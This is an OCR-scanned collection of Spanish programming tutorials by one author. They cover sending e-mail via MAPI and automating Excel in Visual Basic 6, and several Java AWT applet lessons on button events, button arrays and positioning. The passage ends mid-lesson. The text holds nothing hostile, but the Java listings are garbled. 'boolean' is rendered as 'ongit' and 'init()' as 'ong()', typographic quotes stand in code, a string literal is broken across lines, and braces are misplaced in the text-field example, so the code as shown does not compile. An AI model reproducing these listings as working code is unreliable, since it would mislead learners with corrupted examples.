
Título: Mandar un e-mail
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como mandar un e-mail en Visual Basic 6.0
Fecha: [20/06/02]

Introducción

Muchas veces es importante el saber mandar emails sin tener que recurrir a OutLook o cualquier otro editor de correo electrónico. Visual Basic 6.0 nos permite realizarlo fácilmente. En este artículo se muestra con realizar este cometido para poder adicionar esta funcionalidad a nuestras aplicaciones.

Desarrollo

Lo que debemos hacer para mandar un email con VB 6.0 es en primer lugar insertar dos objetos nuevos, que están dentro de Microsoft MAPI Controls. Esta componente se divide en MAPISession y MAPIMessage. En la figura que se muestra a continuación se muestra un formulario con estos dos objetos:



Lo primero que debemos hacer siempre es crear una sesión. Para ello debemos de utilizar el MAPISession. En nuestro ejemplo lo hemos utilizado en el evento Form_Load del formulario, veamos el código:

```
Private Sub Form_Load()
Me.MPSesion.UserName = "Microsoft Outlook"
Me.MPSesion.NewSession = True
Me.MPSesion.SignOn
End Sub
```

En primer lugar decimos cual es el Usuario, y en mi caso es el Microsoft Outlook, como sospecho que será el tuyo ya que todos solemos tenerlo en nuestro sistema operativo. Una vez que hemos definido nuestro usuario le indicamos que empezamos una nueva sesión aunque exista actualmente otra sesión. Finalmente conectamos a nuestro usuario con la

sesión establecida. Ahora vamos a ver el botón más importante que es el enviar. El código es el siguiente:

```
Private Sub cmdSend_Click()
With Me.MPMensaje
    .MsgIndex = -1
    .RecipDisplayName = Me.txtSentTo
    .MsgSubject = Me.txtSubject
    .MsgNoteText = Me.txtMessage
    .SessionID = Me.MPSesion.SessionID
    .Send
End With
MsgBox "Mensaje enviado"
End Sub
```

Lo que hemos hecho es crear un mensaje con sus propiedades. Lo primero que hemos hecho es decirle al MAPI que vamos a crear un mensaje para enviar (un mensaje de salida), le decimos cual es el destinatario, que es el valor de la caja de texto txtSentTo, el asunto y el cuerpo del mensaje. Una vez puestas estas características hemos de asignarle una sesión y por supuesto, lo que hacemos es establecerle la anterior. Una vez hemos puesto todas las caraterísticas lo enviamos mediante el método Send. Al final del envío del correo saldrá un mensaje que informará que el mensaje ha sido enviado.

Finalmente al cerrar el formulario debemos de cerrar la sesión, para ello se escribe el siguiente código en el evento de descarga del formulario:

```
Private Sub form_unload(cancel As Integer)
Me.MPSesion.SignOff
End Sub
```

Volver al menú de Visual Basic 6.0

Total de visitas:

Escribir datos en EXCEL

Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como guardar datos en una hoja de MicroSoft Excel (R) mediante el empleo de Visual Basic 6.0
Fecha: [19/01/03]


Introducción

Muchas veces es necesario escribir los datos de una parte de nuestro programa en EXCEL como una de las salidas estándar del mismo. Aunque pueda paracer muy difícil pienso que no lo es tanto, siguiendo unos pasos que se mostrarán a continuación. Existen diferentes formas de realizar este proceso, yo suelo utilizar esta que es la que nunca me ha fallado ni ha ralentizado demasiado la máquina. Espero que os sirva.

Descripción

Lo primero que debemos hacer para guardar los datos en una hoja de EXCEL es cargar la librería correspondiente, para ello, debes ir a las referencias (PROYECTO - REFERENCIAS) y cargar la correspondiente a Microsoft Excel X.0 Object Library. Una vez esto ya tenemos las propiedades de esta colección.

En nuestro ejemplo vamos a utilizar el siguiente formulario:



Lo que vamos a hacer es escribir el contenido de las dos cajas en las celdas A1 y B1, y vamos a sumar su contenido (mediante EXCEL) en C1. Para ello, C1, tendrá el valor: "=A1 + B1", que es la operación que hay que hacer en la hoja de cálculo. También vamos a mostrar el resultado de la celda donde se suman los dos números en un mensaje. Una vez hecho esto, guardaremos el contenido de la hoja en un fichero EXCEL y cerraremos todos para evitar tener el EXCEL abierto. En el evento Form_Load vaciaré las dos cajas para tenerlas en blanco, luego para evitar hacer un programa muy largo, simplemente voy a escribir dos número en las cajas (enteros) y no voy a comprobar su contenido, aunque recomiendo que se haga. El código completo es:

```
Option Explicit

Private Sub Command1_Click()
'Declaramos nuestra aplicación excel
Dim ap As New Excel.Application
'Creamos el documento
ap.Workbooks.Add
'Quitamos las alertas que provengan de EXCEL:
ap.DisplayAlerts = False
'Añadimos un libro a nuestro fichero
ap.Workbooks(1).Worksheets.Add
'y seleccionamos dicho libro
```

```
ap.Worksheets(1).Select
'Ahora hacemos la suma de las dos cajas de texto
'Primero las escribimos en A1 y B1:
ap.Cells(1, 1) = CInt(Me.Text1.Text)
ap.Cells(1, 2) = CInt(Me.Text2.Text)
'Sumamos en C1 ambos valores:
ap.Cells(1, 3) = "=A1 + B1"
'mostramos el resultado de la celda
MsgBox "El resultado es: " & ap.Cells(1, 3)
'Guardamos el fichero como resultado
'en el directorio de la aplicación:
ap.Workbooks(1).SaveAs App.Path & "\resultados.xls"
'Cerramos todo
ap.Workbooks.Close
ap.Quit
Set ap = Nothing
End Sub

Private Sub Form_Load()
Me.Text1.Text = ""
Me.Text2.Text = ""
End Sub
```

Volver al menú del curso

Total de visitas:

---

macroheavy

Inicio

- **AWT**
  - Eventos del botón
  - Array de botones
  - Cajas de texto y posicionamiento absoluto
  - Uso de diseños
  - Como construir un Frame con componentes y sus escuchadores
- **Bases de Datos con JDBC**
  - Conexión a una base de datos con JDBC

Java 2

En esta sección se muestran códigos y ejemplos de programación orientada a objetos con Java, si tienes uno y quieres que lo pongamos en esta sección o tienes dudas y comentarios acerca de alguno, no dudes en enviarlos un mensaje a Macroheavy.com.

Total de visitas:
205540

Eventos del botón

Teoría

En este programa se va a mostrar como trabajar con los eventos de un botón. Se van a insertar 3 botones y una etiqueta, cada vez que demos a uno de los botones la etiqueta cambiará con el nombre del botón. Las clases que vamos a utilizar son la awt, la event (para los eventos) y la clase applet.

Como introducción diremos que un aplet es un contenedor que va ser posible ver desde un navegador, para que podamos ir añadiendo objetos al applet es necesario crear el contenedor que tiene este por defecto y que se llama setLayout, en esta clase se asigna uno de los diseñadores que existen, en este caso añadimos el BorderLayout, que se dibuja con norte, sur, este y oeste.

Para controlar los eventos se va a crear una subclase dentro de la clase principal, es importante como se muestra en el código que no se inserten los botones en el contenedor antes de añadirlos a la clase escuchador que va a ser la que va a manejar los eventos.

Código HTML

```
<HTML>
<HEAD>
<TITLE>Botones</TITLE>
</HEAD>
<BODY>
<HR>
<APPLET CODE=Botones WIDTH=300 HEIGHT=300></APPLET>
<HR>
</BODY>
</HTML>
```

Código Java


```
/*************************************************************
 Programa: Eventos de los botones
 Autor: José Antonio Suárez Navarro
```

```
 Descripción: En este programa vamos a ver como son los
                              eventos de un botón.
**********************************************************/
//Importamos las clases que vamos a utilizar
import java.awt.*;
import java.awt.event.*;
import java.applet.*;
//Empezamos la clase
public class Botones extends Applet
{
	/*En este programa vamos a poner una etiqueta sobre la que
	vamos a ir escribiendo y tres botones que van a cambiar el
	contenido de dicha etiqueta*/

	//Creamos la etiqueta
	Label etiqueta=new Label("Etiqueta
predeterminada");

	//Creamos los botones
	Button boton1=new Button("Uno");
	Button boton2=new Button("Dos");
	Button boton3=new Button("Tres");
	Panel panel1=new Panel();
	Panel panel2=new Panel();

	//Empezamos el applet:

	public void init()
	{
		//Creamos el contenedor
		setLayout(new BorderLayout());

		//Metemos la etiqueta en el contenedor
		panel1.add(etiqueta);

		//Creamos los eventos de los botones:
		boton1.addActionListener(new escuchador());
		boton2.addActionListener(new escuchador());
		boton3.addActionListener(new escuchador());

		panel2.add(boton1);
		panel2.add(boton2);
		panel2.add(boton3);
		add("North", panel1);
```


```
            add("Center", panel2);

        }

        //Creamos una subclase para los eventos de los botones:

        class escuchador implements ActionListener
        {
            public void actionPerformed(ActionEvent e)
            {
                String s= e.getActionCommand();
                etiqueta.setText(s);
            }
        }
}
```

Procedimiento del programa

1. Al arrancar el Applet mediante el appletviewer de Java (también vale desde un navegador), aparece:



2. Cuando pulses a un botón la etiqueta se irá cambiando:



Volver al menú del curso

Total de visitas:
205540

Array de botones

Teoría

En este programa se va a crear un panel de botones partiendo de una matriz de etiquetas. Junto con la matriz de etiquetas se crea un array bolean para crear el estado de los botones que vamos a crear.

Para crear la clase PanelDeBotones, se pasa el array de etiquetas, el array de estado del botón y el escuchador de la clase principal. En esta clase se dibuja un panel que luego es introducido al contenedor de la clase principal. En esta clase, también se ha creado un procedimiento de para activar/desactivar el botón. A este procedimiento se le pasan dos parámetros, el nombre de botón con una variable String y el estado que queremos que tenga el botón que es una variable bolean. En este procedimiento se crea la clase componente y se hace un array de componentes, transformando todos los componentes a botón (Button b=(Button) componentes[i]) para poder mirar el nombre del botón.

Código HTML

```
<HTML>
<HEAD>
<TITLE>Array de botones</TITLE>
</HEAD>
<BODY>
<HR>
<APPLET CODE=botones2 WIDTH=300 HEIGHT=100></APPLET>
<HR>
</BODY>
</HTML>
```

Código Java

```
/*************************************************************
      Programa: Array de botones
      Autor: José Antonio Suárez Navarro
      ongitudn:      Se crea una clase de botones que dado
                           un array de Strings genera unos botones.
*************************************************************/
//importamos las clases
import java.awt.*;
import java.awt.event.*;
import java.applet.*;
//Escribimos la clase ongitud
public class botones2 extends Applet
```


```
{
	//Declaramos la clase que hemos creado para que se generen los
	//botones.
	PanelDeBotones panelDeBotones;

	public void ong()
	{
		//Creamos los arrays de títulos y estados de los botones
		String[] botones={“Primero”,”Segundo”,”Tercero”};
		ongit[] activo={true, false, false};
		//establecemos el contenedor por defecto
		setLayout(new BorderLayout());
		//creamos la subclase escuchador:
		Escuchador cb = new Escuchador();
		//Definimos la clase de los botones
		panelDeBotones=new PanelDeBotones(botones,cb,activo);
		//añadimos el panel de los botones al contenedor
		add(panelDeBotones,”North”);
		validate();
	}

	//Subclase para los eventos de los botones

	class Escuchador implements ActionListener
	{
		public void actionPerformed(ActionEvent e)
		{
			String s=e.getActionCommand();
			/* En la clase PanelDeBotones tenemos un método
			que se llama activar que va a cambiar el estado
			del botón que queramos. Se le pasa el nombre del
			botón (un String) y un ongit que representa si
			queremos que esté activo o no.*/

			if ((“Primero”).equals(s))
			{
				panelDeBotones.activar(“Segundo”, true);
				panelDeBotones.activar(“Primero”,false);
			}

			if ((“Segundo”).equals(s))
			{
				panelDeBotones.activar(“Tercero”,true);
				panelDeBotones.activar(“Segundo”,false);
			}

			if ((“Tercero”).equals(s))
```

```
                {
                        panelDeBotones.activar("Tercero",false);
                }
        }
    }
}



/* Esta es la clase en la que vamos a crear los botones.
    El constructor de esta clase tiene la matriz de etiquetas,
    el escuchador, y una matriz para el estado del botón
*/

class PanelDeBotones extends Panel
{
    public PanelDeBotones(String etiquetas[],ActionListener bl, ongit estado[])
    {
        //Heredamos todo de la clase padre
        super();
        //cogemos en una variable la ongitud del array de
        //etiquetas.
        int ongitud=etiquetas.length;
        /*en el contenedor del Panel creamos un GridLayout para
        poner los botones como si fuera una tabla de 1 por la
        ongitud del array de etiquetas*/
        setLayout(new GridLayout(1,ongitud));
        /*Recorremos el array de etiquetas para poner los
        nombres a las etiquetas, y le adicionamos al escuchador que está
        en la clase ongitud*/
        for(int i=0; i<ongitud;++i)
        {
            Button b=new Button(etiquetas[i]);
            b.enable(estado[i]);
            b.addActionListener(bl);
            add(b);
        }
    }
    /*Este es el método para activar/desactivar los botones,
    a este se le pasa una etiqueta y el estado al que queremos
    que se quede*/
    public void activar(String label, ongit estado)
    {
        //Creamos un array de componentes.
        Component componentes[]=getComponents();
        int ongitud= componentes.length;
        /*Recorremos el array de componentes hasta que
```


```
                el nombre de la etiqueta que hemos pasado es
                igual al nombre del botón. Para hacer esto se ha
                utilizado el método equals de la Clase String para
                comparar*/
                for (int i=0;i<ongitud;i++)
                {
                        Button b=(Button) componentes[i];
                        if (label.equals(b.getLabel()))
                        {
                                if (estado==true)
                                        b.enable(true);
                                else
                                        b.enable(false);
                        }
                }
        }
}
```


Procedimiento del programa

1. El programa comienza con el primer botón activo y los otros dos desactivados:



2. Cuando se pulsa al primer botón se activa el segundo y cuando se pulsa el tercero se desactivan todos:





Volver al menú del curso

Total de visitas:
205540

Posicionamiento absoluto y eventos de texto

(José Antonio Suárez Navarro)

Teoría

En esta lección vamos a ver el posicionamiento absoluto. En el ejemplo de la lección 2, se posicionaban los botones en un contenedor, ahora vamos a posicionarlos con sus coordenadas dentro del applet. Para ello, en el setLayout pondremos null. En este ejemplo vamos a utilizar dos métodos de la clase String, el toUpperCase que hace que este String se convierta en mayúsculas. También tendremos un botón que lo que hará es borrar el contenido de las dos cajas de texto. En este ejemplo vamos a manejar el evento de pulsar una tecla en el TextField, para ello usaremos el siguiente código:

```
class EscuchadorTexto implements TextListener
{
	public void textValueChanged(TextEvent e)
	{
		String s=e.paramString();
		if (s.equals("TEXT_VALUE_CHANGED"))
		{
			String texto=textField.getText();
			textArea.setText(texto.toUpperCase());
		}
	}
}
```

Aquí podemos ver como el interface que vamos a implementar es TextListener. Esta interface sólo tiene un método que es textValueChanged al cual se le pasa un TextEvent. Para saber el evento que se ha producido he utilizado esta vez el paramString, que lo que nos va a dar es TEXT_VALUE_CHANGED que es cuando cambia el texto de la caja. El resto es una continuación de lo que ya sabemos.

Código HTML

```
<HTML>
<HEAD>
<TITLE>Pasar a mayúsculas</TITLE>
</HEAD>
<BODY>
<APPLET CODE=CajaDeTexto WIDTH=300 HEIGHT=300></APPLET>
</BODY>
</HTML>
```

Código Java


```
/*************************************************
Programa:    Eventos en el texto
Autor:       José Antonio Suárez Navarro
Descripción:En este programa se van a posicionar los
                  elementos con el modelo absoluto, es decir
                  dando las coordenadas exactas. Se va a
                  colocar un botón y una caja de texto.
*************************************************/
import java.applet.*;
import java.awt.*;
import java.awt.event.*;
public class CajaDeTexto extends Applet
{
      /*Vamos a crear una etiqueta, una caja de texto,
      un TextArea y dos botones:*/
      Label label1=new Label("Introduza un texto por favor:");
      TextField textField=new TextField();
      TextArea textArea=new TextArea();
      Button anyadir= new Button("Añadir");
      Button borrar=new Button("Borrar");

      public void init()
      {
            /*Ahora hacemos el posicionamiento absoluto,
            poniendo null en el setLayout.*/
            setLayout(null);
            /*Ahora a la hora de colocar los diferentes objetos
            en el applet, se utiliza el método setBounds.Los
```

```
                parámetros que se pasan son: x, y, ancho y alto.*/
                label1.setBounds(20,5,200,25);
                textField.setBounds(20,35,200,25);
                textArea.setBounds(20,65,200, 175);
                borrar.setBounds(40,265,80,25);
                /*Antes de añadir los controles al panel que
                en este caso es el applet, vamos a introducir
                los eventos:*/
                textField.addTextListener(new EscuchadorTexto());
                borrar.addActionListener(new EscuchadorBoton());

                /*Ahora lo que hacemos es añadir los distintos
                elementos en nuestro applet:*/
                add(label1);
                add(textField);
                add(textArea);
                add(anyadir);
                add(borrar);
        }
        /*Ahora lo que vamos a hacer es controlar los eventos
        del TextField y de los dos botones, para ello creamos
        tres subclases escuchadoras.*/

        /*El escuchador del textField, se llama implementando
        la interface TextListener, que tiene solo un método
        el textValueChanged, al que hay que pasarle un TextEvent*/

        class EscuchadorTexto implements TextListener
        {
                public void textValueChanged(TextEvent e)
                {
                        /*En este caso capturamos el evento que se ha
                        producido mediante paramString, y como se
indica
                        el resultado es TEXT_VALUE_CHANGED*/
                        String s=e.paramString();
                        if (s.equals("TEXT_VALUE_CHANGED"))
                        {
                                /*Cuando se produce una pulsación de una
                                letra, el texto que estaba en la caja de
                                texto pasa al textArea en mayúscula*/
```


```
                        String texto=textField.getText();
                        textArea.setText(texto.toUpperCase());
                }
        }
}

/*El escuchador del botón es como ya sabemos, en el
vamos a borrar el contenido de las dos cajas de texto
haciendo que setText() tome el valor "".*/
class EscuchadorBoton implements ActionListener
{
        public void actionPerformed(ActionEvent e)
        {
                String s=e.getActionCommand();
                if (s.equals("Borrar"))
                {
                        textArea.setText("");
                        textField.setText("");
                }
        }
}
}
```

Procedimiento del programa

1. Al ir escribiendo en el textField, en el textArea se va poniendo el texto en mayúsculas, para ello se utiliza el evento del textField:



2. Pulsando al botón de borrar se borra el texto contenido en ambas cajas de texto, para ello se utiliza la subclase Escuchador de Botón:



Volver al menú del curso

Total de visitas:
205540

Uso de diseños


(José Antonio Suárez Navarro)

Teoría

En esta lección vamos a ir viendo los distintos contenedores que hay en Java. En lecciones anteriores se comentó el posicionamiento absoluto consistente en poner un control en unas coordenadas específicas. Veamos el siguiente código:

```
import java.applet.*;
import java.awt.*;
import java.awt.event.*;
public class posicionamientoAbsoluto extends Applet
{
	TextField textField=new TextField();
	public void init()
	{
		setLayout(null);
		textField.setBounds(20,20,100,25);
		add(textField);
	}
}
```

Se puede ver como a la hora de programar el diseñador, se ha puesto setLayout(null), lo que indica que la posición que pongamos con la propiedad setBounds de los controles será la posición del mismo en el apple:



Pero existen cuatro tipos de posicionamientos que se van a ir comentando a continuación:

